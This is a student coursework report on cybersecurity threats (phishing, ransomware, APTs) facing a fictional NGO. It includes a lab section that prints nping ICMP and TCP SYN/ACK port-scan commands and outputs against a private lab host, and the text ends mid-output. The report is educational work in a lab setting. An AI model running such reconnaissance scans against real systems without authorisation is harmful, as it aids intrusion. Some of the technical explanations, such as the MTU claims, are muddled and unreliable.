

ACS Assignment Final Version

by Ivan Naydenov

Submission date: 21-Jul-2023 06:56AM (UTC+0100)

Submission ID: 210492720

File name: 29936_Ivan_Naydenov_ACS_Assignment_Final_Version_507624_684083914.docx (9.41M)

Word count: 8171

Character count: 45649



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

ACCB6000_BIRM

Advanced Cyber Security

Assessment 1 –

¹ Research, Implement, Analyse and Propose Viable
Cybersecurity Strategies

Lecturer: Olusola Adeniyi

Student:

Ivan Naydenov

Std. No: 2025312

Cloud Computing BSc

Table of content

Contents

Abstract	3
Introduction:	4
Deliverable 1: Research	4
Phishing	4
Ransomware	6
Advanced Persistent Threats	8
1 Deliverable 2: Implement and Analysis	8
Lab Activity – Scanning and Enumeration	8
Part 1: Use an alternative to HPING to send ICMP/TCP/UPD Packets and analyse the target replies.	8
Part 2: Use an alternative to MegaPing to identify live hosts and open ports of the Target.	15
Part 3: Use an alternative to NetScanTools Pro to initiate various Scans.	17
Part 4: Explore various network scanning Techniques.	19
Part 5: Being Anonymous on the Internet using an alternative to Proxy Switcher	21
Part 6: Identify Target Operating System with TTL	24
Part 7: Map your Network using an automatic tool.	24
Part 8: Enumerate using NetBIOS.	26
Lab Activity – Vulnerability Assessment	28
Task 1: Use an alternative to Nessus tool in Windows to scan for network vulnerabilities	28
Task 3 Use an alternative to Nikto in Kali Linux to scan Web vulnerabilities.	32
Lab Activity - Hacking	34
Task 1: Use an alternative Metagoofil to extract metadata from the target	34
Task 2: Use an alternative Responder to do LLMNR/NBT-NS Spoofing Attack	35
Task 3: Create Rainbow Tables and Use them to crack hashes	42
Deliverable 3: Propose a mitigation strategy.	44
References:	46

Abstract

With a focus on "Lending Hands," this in-depth study looked at the hacking environment and the risks that non-governmental groups face in that environment. The many different parts of the study project included a thorough look at cyberspace's current risks and weaknesses, as well as a review of modern attack and security tactics. The study also stresses how important it is to have strong, cutting-edge protection systems because there are more risks in the digital world today.

As part of the study, a series of laboratory experiments were conducted in order to put different security measures into practise. The organization's present security procedures were assessed for their effectiveness and limitations using alternative cybersecurity methodologies. By simulating real-world scenarios, the exercises provided an opportunity to critically examine the efficacy of these technologies and evaluate their potential for improving the organization's security infrastructure.

The article finishes with a strategic proposal to enhance the cybersecurity structure of "Lending Hands," based on research results and actual execution. This proposal includes specific suggestions for protecting their digital assets against possible attacks and improving the overall resilience of the cyberspace infrastructure. The approach was strictly designed with an NGO's special conditions in mind, including the protection of critical both digital and physical assets.

Overall, the goal of this research is to create a complete road map for combating both present and emerging types of cybercrime. This, in turn, will ensure the proper functioning of "Lending Hands" in the digital world.

Introduction:

As a non-government organization (NGO), Lending Hands has been actively helping the vulnerable people around the globe since 2019. The company, with its team comprising of more than 50 people has dedicated its purpose to deliver significant transformational changes in the communities worldwide. This has been achieved mainly by acquisition of funds from different sources that included but not necessarily limited to multilateral agencies, governments, academia, foundations and the private sector. These funds have been used for supporting as well as realisation of projects, addressing critical social issues.

The significance of cybersecurity cannot be emphasised in the current digital age, when cyberspace has merged with our everyday lives. Strong cybersecurity measures are vital as people and organisations depend more on digital platforms for daily tasks like ordering food, shopping, doing financial transactions, and communicating. Lending Hands is aware of the possible dangers and difficulties that come with conducting business online and understands the need of safeguarding its data, operations, and stakeholders from online attacks.

In order to help Lending Hands overcome its cybersecurity difficulties, this paper will offer practical solutions. By doing comprehensive research and analysis, we want to identify and provide specific methods, best practises, and technological advancements that help strengthen the organization's cybersecurity posture. The report will look at current threats and vulnerabilities, as well as recent attacks, and will provide defence techniques and processes that may be utilised to successfully reduce risks. As a consequence of this extensive assessment, Lending Hands will be able to strengthen its cybersecurity protections even further, ensuring the safety and integrity of its business operations as well as the trust of its constituents.

Deliverable 1: Research

Recent Cyber Threats and Attack Vectors.

Phishing

Based on the given information about Lending Hands a number of contemporary attacks and cyber threats could be outlined and defined as an event that are very likely to occur. The

provided background that describes the core details of the NGO business domain, undoubtedly shows potential risk for phishing attacks and such with a high probability for success.

But why phishing attacks are so dangerous and achieve such a big success even though nowadays the cyber security technologies have been developed so much implementing the newest trends in information technology protection such as advanced firewalls, VPNs and the

trendiest of all – Machine Learning algorithms that became popular amongst non-IT people simply as an AI technology. The answer to this question is because phishing attacks rely mainly on the human error and the implementation of the psychologically defined methodology known as social engineering. Even if an attacker is experienced and skilful enough to break through a particular network security perimeter, a firewall configured meticulously by competent IT professionals could take months for the aforementioned cyber criminals to find and exploit vulnerabilities in the system. [1] On the other hand, with the proper psychological methods all these security technologies could be bypassed simply by convincing an employee to share critical information without even realising how harmful their actions might be exposing sensitive NGO's data.

⁹ According to Cyber Security Breaches Survey 2022 "Of the 39% of UK businesses who identified an attack, the most common threat vector was phishing attempts (83%)"[2]. But UK isn't an exception to the world. Globally, half of all the internet users that have become an object of a cyber security crime were victims of phishing attacks. As for 2022 the most common domain for phishing emails was ".com", followed by ".net", respectively the domains names that included ".com" were: "Adobe", "Google", "Weebly" etc.[3].

In 2023 the trends in phishing observed globally targeted the biggest employment-focus social media platform namely "LinkedIn". With its enormous user base of almost 850 million people having their accounts in the platform and spreading on more than 200 countries it has become a perfect target for the scammer to send phishing emails of its behalf. The fact that the percentage given to LinkedIn used to cover those fraudulent emails is double to those used as a Facebook and five times more than the phishing attacks mimicking Twitter as a sender, shows the scale and potential for successful attacks numbers. The attackers have been targeting mainly new employees by faking senior staff members or sending different kinds of fake offers usually given as a bonus to the new starters.[3] This model of "hooking" victims with the promise for rewards isn't surprising at all as curiosity is one of the core components of the classic attack vectors such as social engineering.[1]

²⁶ During the last few years mainly because of the Covid-19 crisis, the number of phishing emails have literally quadrupled. The outbreak facilitated a vast number of phishing attacks to branch into new ways of misleading the internet users. Some of the new methods and techniques that started being used by the cyber intruders are "smishing", "vishing", BEC (Business email compromise) and Credential Harvesting via Rogue Mobile Apps.[4]

With the rapid progress of the AI technologies, such as Large Language Models, Deep Learning and in particular Deep Neural Networks (DNNs), phishing attacks have evolved into a novel trend with deepfake phishing and voice deepfakes. Due to advanced, sophisticated AI algorithms deepfake phishing has caused concerns amongst the wide public. By using these advanced algorithms, the fraudulent cyber actors are now capable to create audiovisual content that could persuasively resemble authoritative individuals of reputable organisations. Hence, the nothing suspecting employees could be tricked into disclosing sensitive information or engaging in malicious activities. In addition, organisations now are facing the threat of voice deepfakes, using the most developed machine learning technologies hackers are creating now authentic-like audio recordings, replicating the voice almost completely of the targeted individuals. These new trends are without doubt game-changers and the impact that these AI technologies imply on the cyber-security future needs to be addressed countermeasures to

these sophisticated threads should be undertaken in terms of expanding the methods and the strategies in the cybersecurity domain.[5]

Ransomware

The provided information about the NGO Lending Hands describes the company as such that accommodated increased cyber security risks which emerged due to the facts that building hosts offices of other organisations too and that significant number of its employees haven't read the email and completed the mandatory training. These circumstances created a gap in the NGO's cyber defences, thus making it open to phishing attempts with a high probability of success. The occurred risks for successful phishing attacks leaves the door open for further cybersecurity attacks. If an employee opens fraudulent links sent with those malicious emails that could lead to installation of ransomware on a local computer system.

The consequences of a ransomware attack could be severe. The sensitive data regarding banking details of beneficiaries, their personal details such as names, addresses, emails etc. if encrypted by a hostile application might prevent NGO's ability to execute its business operations or even completely block its transactions which is its main activity as the company provides financial support and transformational changes to its vulnerable clients.

What is ransomware and how it implies cybersecurity threats to modern businesses and non-government organisations? The contemporary ransomware attack when properly executed involve encryption of most valuable and sensitive organisational data which is kept as a "hostage" until ransom is paid to the hackers. After a successful ransomware attack the victims usually have three options – entirely pay the ransom, try to remove the malware or restart the device.[6]

When it comes to types of ransomwares, a basic distinction needs to be done. There are two types of ransomwares that are most popular:

1. Locker ransomware

This type aims to block basic computer functions. For instance, if the mouse and keyboard are only partially functional, the victim might not be able to access the desktop. By doing so, they may go on engaging with the ransom demand window and finish making the payment. The computer is not functional in any other way. The good news is that most locker malware just tries to keep the victim out; it seldom targets important files. Consequently, complete data deletion is unlikely.[7]

2. Crypto ransomware

Crypto ransomware is designed to encrypt sensitive information, such as files, but not to disrupt the user's experience. Since people can now see their files but cannot access them, widespread fear has resulted. Due to the large number of individuals who are unaware of the need for backups in the cloud or on external physical storage devices, the repercussions of ransomware that uses cryptography can be catastrophic especially when combined with the fact that developers of such software often include a countdown to their ransom demand. As a result, a lot of people pay the ransom in order to regain access to their data.[7]

The following is a description of how these assaults operate, as well as the relationship between them and the weaknesses of the NGO Lending Hands:

Initial compromise: Ransomware attacks typically begin with the initial compromise of a system. This can be accomplished in a number of ways, including by sending deceptive emails, attaching malicious files, or exploiting software or network infrastructure vulnerabilities. In the case of the non-governmental organisation Lending Hands, the staff's lack of comprehension and refusal to partake in mandatory cybersecurity training makes them susceptible to phishing attacks, which are a common initial point of entry for ransomware.[8]

Delivery of the Payload: After the first penetration is successful, the intruder infects the victim's machine by distributing the ransomware payload. This payload may be deployed through a number of methods, including as exploit kits, harmful URLs, or file attachments. In the case of Lending Hands, the ransomware payload might be launched on a user's PC if they unintentionally open a malicious attachment or click on a dangerous link within a phishing email.[8]

Data Encryption: Once ransomware is triggered, it immediately begins encrypting all of the victim's data, locking them out of their own files. Documents, photos, databases, and backups are just some of the common objectives of encryption. The target should feel as much pain as possible before paying the ransom. Lending Hands' potential to create transformative change is at risk if the NGO's computers are breached, since sensitive information like funding sources, recipient identification, and financial records might be encrypted.[8]

Demanding Payment and Presented: After the data encryption process is finished, the hacker displays a ransom note, which often takes the form of a text file or an on-screen message, and requests payment in a certain cryptocurrency within a specific amount of time. The message requests that the ransom be paid immediately and offers instructions on how to do so. If the demands are not satisfied, the note may threaten to delete the data permanently or to increase the amount of the ransom.[8]

The Lending Hands vulnerabilities make it pertinent to the ransomware threat. The employees of the organisation have not completely read the email outlining best practises and have not received the required cybersecurity training. That lack of education and awareness raises the probability of falling victim to scams such as phishing, which often serve as the initial entry point for ransomware. The ransomware payload might be activated if a worker inadvertently opens a malicious attachment or taps on an infected link, leading to the encryption of important data. The potential loss of funding sources, banking information, and beneficiary data could have major consequences on the NGO's capability to carry out its operations.

The charitable organisation must boost its cybersecurity posture by focusing on staff training and awareness activities to prevent risks. Regular and thorough cybersecurity training may help staff identify phishing efforts and avert ransomware attacks. Furthermore, setting tight access restrictions, updating systems on a regular basis, and keeping up-to-date backups can assist in the prevention and recovery of ransomware situations. To defend itself from the

potentially disastrous impacts of a ransomware attack, the organisation must address these weaknesses and implement solid cybersecurity procedures.

Advanced Persistent Threats

Advanced Persistent Threats, sometimes known as APTs, are attacks that are not only persistent but also well-planned and executed by experienced adversaries. These attacks frequently have specific goals, such as reconnaissance or the unlawful acquisition of intellectual property. APTs usually employ convoluted strategies in order to acquire unauthorised access, remain undetected, and collect crucial data for an extended period of time.

Attacks from APTs are distinguished by the use of sophisticated methods and procedures. Social engineering, zero-day vulnerabilities, bespoke malware, and evasion strategies are just some of the methods these attackers use to break into their targets' networks. In order to fully comprehend the infrastructure, weaknesses, and possible entry points of the target, they frequently rely on intensive reconnaissance and information collection.

Once inside a network, APTs use stealthy and persistent techniques to retain their presence and to migrate laterally throughout the network. They may use methods such as escalated privileges, lateral movement, and the use of authentic credentials to impersonate regular users and evade traditional security measures.

APTs are exceptionally motivated adversaries, have access to a wealth of resources, and are generally connected with nation-state actors, organised cybercriminal outfits, or corporate espionage. These attackers are persistent in their attempts, and they are constantly changing their strategies in order to prevent tracking and stay undetected for extended periods of time, often for a year or more without being discovered.

The defence against APT must be multilayered. Network monitoring, behaviour-based analytics, and threat intelligence feeds can all be used to find APT activity. To reduce the risk of an APT, implement stringent access controls, network segmentation, regular security assessments, and proactive incident response planning. Organisations must stay current on threat intelligence, create incident response procedures, and foster a strong security culture if they are to successfully combat APTs. With the aid of training and awareness programmes, employees are able to recognise and report APT activity. The fight against APTs is supported by industry peers, data-sharing platforms, and governmental organisations. Organisations may greatly lower their risk of APT assaults by comprehending APT methods and putting in place the necessary protections.


Deliverable 2: Implement and Analysis

Lab Activity – Scanning and Enumeration

Part 1: Use an alternative to HPING to send ICMP/TCP/UDP Packets and analyse the target replies.

The alternative tool that we will use in this part is called “nping”. This tool comes as a part of the bundle when Nmap is installed on Kali Linux. To use a general ICMP (internet control-message protocol) request the IP of the target machine needs to be found.


After the IP of the target machine is discovered the nping tool could be used for gathering



initial information about the server machine.

The most common command for checking if the target host is alive and responding is sending the ICMP packet: `nping --icmp [target IP or hostname]`

The output of the command gives us insights on the availability of the target machine, its ability to be reached and the round-trip time of the packets.



From the ICMP scan above it clear that the ping to the IP Address 10.0.2.4 was successful. Moreover, packets were sent and received without any lost and the round-trip time indicated the response time between the source and destination hosts.

The nping and the ICMP echo request command could be used in many more variations allowing observations in regards of how the target hosts handles packet of different size. This scanning technique could be use for identifying potential issues in packet fragmentation, security measurements and protocol handling.

For example, when a packet load larger than 1472 is sent with an ICMP request the target host drops the packets but everything equal or less than that is accepted and response to the ICMP is generated and sent back, even though the recommended payload is 1400:

```
(root@kali)-[/home/ivann]
# nping --icmp --data-length 1478 10.0.2.4
WARNING: Payload exceeds maximum recommended payload (1400)

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 06:52 EDT
sendto in send_ip_packet_sd: sendto(4, packet, 1500, 0, 10.0.2.4, 16) => Message too long
offending packet: ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=1] IP [ttl=64 id=14468 iplen=1500 ]
SENT (0.0211s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=1] IP [ttl=64 id=14468 iplen=1500 ]
sendto in send_ip_packet_sd: sendto(4, packet, 1500, 0, 10.0.2.4, 16) => Message too long
offending packet: ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=2] IP [ttl=64 id=14468 iplen=1500 ]
SENT (1.0215s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=2] IP [ttl=64 id=14468 iplen=1500 ]
sendto in send_ip_packet_sd: sendto(4, packet, 1500, 0, 10.0.2.4, 16) => Message too long
offending packet: ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=3] IP [ttl=64 id=14468 iplen=1500 ]
SENT (2.0229s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=3] IP [ttl=64 id=14468 iplen=1500 ]
sendto in send_ip_packet_sd: sendto(4, packet, 1500, 0, 10.0.2.4, 16) => Message too long
offending packet: ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=4] IP [ttl=64 id=14468 iplen=1500 ]
SENT (3.0237s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=4] IP [ttl=64 id=14468 iplen=1500 ]
sendto in send_ip_packet_sd: sendto(4, packet, 1500, 0, 10.0.2.4, 16) => Message too long
offending packet: ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=5] IP [ttl=64 id=14468 iplen=1500 ]
SENT (4.0245s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=56709 seq=5] IP [ttl=64 id=14468 iplen=1500 ]

Raw packets sent: 5 (7.500KB) | Rcvd: 0 (0B) | Lost: 5 (100.00%)
Nping done: 1 IP address pinged in 5.06 seconds
```

Screenshot 3 – ICMP –data-length option

Screenshot 4 - ICMP –data-length option

Responding to an ICMP echo request with a payload that is larger than the Maximum

```
(root@kali)-[/home/ivann]
# nping --icmp --data-length 1472 10.0.2.4
WARNING: Payload exceeds maximum recommended payload (1400)

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 06:52 EDT
SENT (0.0371s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=53332 seq=1] IP [ttl=64 id=20658 iplen=1500 ]
RCVD (0.0374s) ICMP [10.0.2.4 > 10.0.2.8 Echo reply (type=0/code=0) id=53332 seq=1] IP [ttl=128 id=28422 iplen=1500 ]
SENT (1.0378s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=53332 seq=2] IP [ttl=64 id=20658 iplen=1500 ]
RCVD (1.0381s) ICMP [10.0.2.4 > 10.0.2.8 Echo reply (type=0/code=0) id=53332 seq=2] IP [ttl=128 id=28423 iplen=1500 ]
SENT (2.0412s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=53332 seq=3] IP [ttl=64 id=20658 iplen=1500 ]
RCVD (2.0415s) ICMP [10.0.2.4 > 10.0.2.8 Echo reply (type=0/code=0) id=53332 seq=3] IP [ttl=128 id=28424 iplen=1500 ]
SENT (3.0428s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=53332 seq=4] IP [ttl=64 id=20658 iplen=1500 ]
RCVD (3.0430s) ICMP [10.0.2.4 > 10.0.2.8 Echo reply (type=0/code=0) id=53332 seq=4] IP [ttl=128 id=28425 iplen=1500 ]
SENT (4.0451s) ICMP [10.0.2.8 > 10.0.2.4 Echo request (type=8/code=0) id=53332 seq=5] IP [ttl=64 id=20658 iplen=1500 ]
RCVD (4.0454s) ICMP [10.0.2.4 > 10.0.2.8 Echo reply (type=0/code=0) id=53332 seq=5] IP [ttl=128 id=28426 iplen=1500 ]

Max rtt: 0.246ms | Min rtt: 0.230ms | Avg rtt: 0.235ms
Raw packets sent: 5 (7.500KB) | Rcvd: 5 (7.500KB) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.08 seconds
```

Transmission Unit (MTU) value of 1400 could expose the target host to a few exploits or reveal specific characteristics. The following potential vulnerabilities or implications should be considered:

1. Fragmentation Issues: If the target host responds to an ICMP echo request with a large payload that necessitates fragmentation, this may reveal how the host handles packet fragmentation. Associated with fragmented transmissions may be improper management, resource exhaustion, and security vulnerabilities. Exploiting fragmentation vulnerabilities may result in DoS attacks or other security violations.[9]
2. If the target host does not process large ICMP echo request payloads correctly, it may be susceptible to buffer overflow or buffer exhaustion attacks. A buffer overflow vulnerability occurs when a programme or service lacks adequate bounds

checking mechanisms, allowing an adversary to overflow a buffer and potentially execute arbitrary code or cause a system malfunction.

3. Transmission of Information The response of the target host to ICMP echo requests with large payloads may reveal details about its network stack, operating system, or network architecture. The responses can be analysed in order to profile the target system, identify possible weaknesses, and gain knowledge of its configuration.[10]


In order to go deeper with the useful scanning techniques nping provides different probe modes. One of the modes is `--tcp` (TCP Mode).

Some useful scanning commands are:

```
nping --tcp -p <port> <target IP> --flags SYN
nping --tcp -p <port> <target IP> --flags ACK
nping --tcp -p <port> <target IP> --flags FIN
```

These commands aim to perform ²⁵ TCP SYN scan, TCP ACK scan and TCP FIN scan.

The nping tool provides the option to scan particular ports, a number of specific ports or a range of ports which shows its flexibility and usefulness.



```
(root@kali)-[/home/ivann]
# nping --tcp -p 80 10.0.2.4 --flags SYN

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 09:05 EDT
SENT (0.0167s) TCP 10.0.2.8:24315 > 10.0.2.4:80 S ttl=64 id=58749 iplen=40 seq=1668323810 win=1480
RCVD (0.0170s) TCP 10.0.2.4:80 > 10.0.2.8:24315 RA ttl=128 id=989 iplen=40 seq=0 win=0
SENT (1.0188s) TCP 10.0.2.8:24315 > 10.0.2.4:80 S ttl=64 id=58749 iplen=40 seq=1668323810 win=1480
RCVD (1.0190s) TCP 10.0.2.4:80 > 10.0.2.8:24315 RA ttl=128 id=991 iplen=40 seq=0 win=0
SENT (2.0210s) TCP 10.0.2.8:24315 > 10.0.2.4:80 S ttl=64 id=58749 iplen=40 seq=1668323810 win=1480
RCVD (2.0213s) TCP 10.0.2.4:80 > 10.0.2.8:24315 RA ttl=128 id=992 iplen=40 seq=0 win=0
SENT (3.0216s) TCP 10.0.2.8:24315 > 10.0.2.4:80 S ttl=64 id=58749 iplen=40 seq=1668323810 win=1480
RCVD (3.0219s) TCP 10.0.2.4:80 > 10.0.2.8:24315 RA ttl=128 id=994 iplen=40 seq=0 win=0
SENT (4.0232s) TCP 10.0.2.8:24315 > 10.0.2.4:80 S ttl=64 id=58749 iplen=40 seq=1668323810 win=1480
RCVD (4.0235s) TCP 10.0.2.4:80 > 10.0.2.8:24315 RA ttl=128 id=995 iplen=40 seq=0 win=0

Max rtt: 0.232ms | Min rtt: 0.193ms | Avg rtt: 0.204ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Screenshot 5 - scan on port 80

(root@kali)-[/home/ivann]
# nping --tcp 10.0.2.4
```

```
(root@kali)-[/home/ivann]
└─$ nping --tcp -p 79,80,81 10.0.2.4 --flags SYN

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 09:13 EDT
SENT (0.0163s) TCP 10.0.2.8:19415 > 10.0.2.4:79 S ttl=64 id=65158 iplen=40 seq=1130183647 win=1480
RCVD (0.0167s) TCP 10.0.2.4:79 > 10.0.2.8:19415 RA ttl=128 id=1140 iplen=40 seq=0 win=0
SENT (1.0169s) TCP 10.0.2.8:19415 > 10.0.2.4:80 S ttl=64 id=65158 iplen=40 seq=1130183647 win=1480
RCVD (1.0171s) TCP 10.0.2.4:80 > 10.0.2.8:19415 RA ttl=128 id=1141 iplen=40 seq=0 win=0
SENT (2.0183s) TCP 10.0.2.8:19415 > 10.0.2.4:81 S ttl=64 id=65158 iplen=40 seq=1130183647 win=1480
RCVD (2.0185s) TCP 10.0.2.4:81 > 10.0.2.8:19415 RA ttl=128 id=1142 iplen=40 seq=0 win=0
SENT (3.0197s) TCP 10.0.2.8:19415 > 10.0.2.4:79 S ttl=64 id=65158 iplen=40 seq=1130183647 win=1480
RCVD (3.0199s) TCP 10.0.2.4:79 > 10.0.2.8:19415 RA ttl=128 id=1143 iplen=40 seq=0 win=0
SENT (4.0210s) TCP 10.0.2.8:19415 > 10.0.2.4:80 S ttl=64 id=65158 iplen=40 seq=1130183647 win=1480
RCVD (4.0212s) TCP 10.0.2.4:80 > 10.0.2.8:19415 RA ttl=128 id=1144 iplen=40 seq=0 win=0
^C
Max rtt: 0.330ms | Min rtt: 0.188ms | Avg rtt: 0.221ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.44 seconds

(root@kali)-[/home/ivann]
└─$
```

Screenshot 6 – Scan a number of specific ports.

```
(root@kali)-[/home/ivann]
└─$ nping --tcp -p 1-100 10.0.2.4

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 09:07 EDT
SENT (0.0201s) TCP 10.0.2.8:27150 > 10.0.2.4:1 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (0.0204s) TCP 10.0.2.4:1 > 10.0.2.8:27150 RA ttl=128 id=1006 iplen=40 seq=0 win=0
SENT (1.0207s) TCP 10.0.2.8:27150 > 10.0.2.4:2 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (1.0210s) TCP 10.0.2.4:2 > 10.0.2.8:27150 RA ttl=128 id=1007 iplen=40 seq=0 win=0
SENT (2.0220s) TCP 10.0.2.8:27150 > 10.0.2.4:3 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (2.0222s) TCP 10.0.2.4:3 > 10.0.2.8:27150 RA ttl=128 id=1008 iplen=40 seq=0 win=0
SENT (3.0234s) TCP 10.0.2.8:27150 > 10.0.2.4:4 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (3.0236s) TCP 10.0.2.4:4 > 10.0.2.8:27150 RA ttl=128 id=1009 iplen=40 seq=0 win=0
SENT (4.0260s) TCP 10.0.2.8:27150 > 10.0.2.4:5 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (4.0263s) TCP 10.0.2.4:5 > 10.0.2.8:27150 RA ttl=128 id=1010 iplen=40 seq=0 win=0
SENT (5.0303s) TCP 10.0.2.8:27150 > 10.0.2.4:6 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (5.0306s) TCP 10.0.2.4:6 > 10.0.2.8:27150 RA ttl=128 id=1011 iplen=40 seq=0 win=0
SENT (6.0322s) TCP 10.0.2.8:27150 > 10.0.2.4:7 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (6.0325s) TCP 10.0.2.4:7 > 10.0.2.8:27150 RA ttl=128 id=1012 iplen=40 seq=0 win=0
SENT (7.0337s) TCP 10.0.2.8:27150 > 10.0.2.4:8 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (7.0340s) TCP 10.0.2.4:8 > 10.0.2.8:27150 RA ttl=128 id=1013 iplen=40 seq=0 win=0
SENT (8.0357s) TCP 10.0.2.8:27150 > 10.0.2.4:9 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (8.0360s) TCP 10.0.2.4:9 > 10.0.2.8:27150 RA ttl=128 id=1014 iplen=40 seq=0 win=0
SENT (9.0375s) TCP 10.0.2.8:27150 > 10.0.2.4:10 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (9.0378s) TCP 10.0.2.4:10 > 10.0.2.8:27150 RA ttl=128 id=1015 iplen=40 seq=0 win=0
SENT (10.0396s) TCP 10.0.2.8:27150 > 10.0.2.4:11 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
RCVD (10.0399s) TCP 10.0.2.4:11 > 10.0.2.8:27150 RA ttl=128 id=1016 iplen=40 seq=0 win=0
SENT (11.0415s) TCP 10.0.2.8:27150 > 10.0.2.4:12 S ttl=64 id=43175 iplen=40 seq=3658104620 win=1480
```

Screenshot 7 – scan a range of ports.

Using the same technique, the nping tool gives the option to change the TCP flags and perform the same scans but this time sending only the acknowledge or fin packets.

```
(root@kali)-[/home/ivann]
└─$ nping --tcp -p 79,80,81 10.0.2.4 --flags ACK

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 09:20 EDT
SENT (0.0264s) TCP 10.0.2.8:15848 > 10.0.2.4:79 A ttl=64 id=3731 iplen=40 seq=1589527427 win=1480
RCVD (0.0267s) TCP 10.0.2.4:79 > 10.0.2.8:15848 R ttl=128 id=1174 iplen=40 seq=3359398182 win=0
SENT (1.0266s) TCP 10.0.2.8:15848 > 10.0.2.4:80 A ttl=64 id=3731 iplen=40 seq=1589527427 win=1480
RCVD (1.0268s) TCP 10.0.2.4:80 > 10.0.2.8:15848 R ttl=128 id=1175 iplen=40 seq=3359398182 win=0
SENT (2.0279s) TCP 10.0.2.8:15848 > 10.0.2.4:81 A ttl=64 id=3731 iplen=40 seq=1589527427 win=1480
RCVD (2.0282s) TCP 10.0.2.4:81 > 10.0.2.8:15848 R ttl=128 id=1176 iplen=40 seq=3359398182 win=0
SENT (3.0297s) TCP 10.0.2.8:15848 > 10.0.2.4:79 A ttl=64 id=3731 iplen=40 seq=1589527427 win=1480
RCVD (3.0300s) TCP 10.0.2.4:79 > 10.0.2.8:15848 R ttl=128 id=1177 iplen=40 seq=3359398182 win=0
SENT (4.0325s) TCP 10.0.2.8:15848 > 10.0.2.4:80 A ttl=64 id=3731 iplen=40 seq=1589527427 win=1480
RCVD (4.0328s) TCP 10.0.2.4:80 > 10.0.2.8:15848 R ttl=128 id=1178 iplen=40 seq=3359398182 win=0
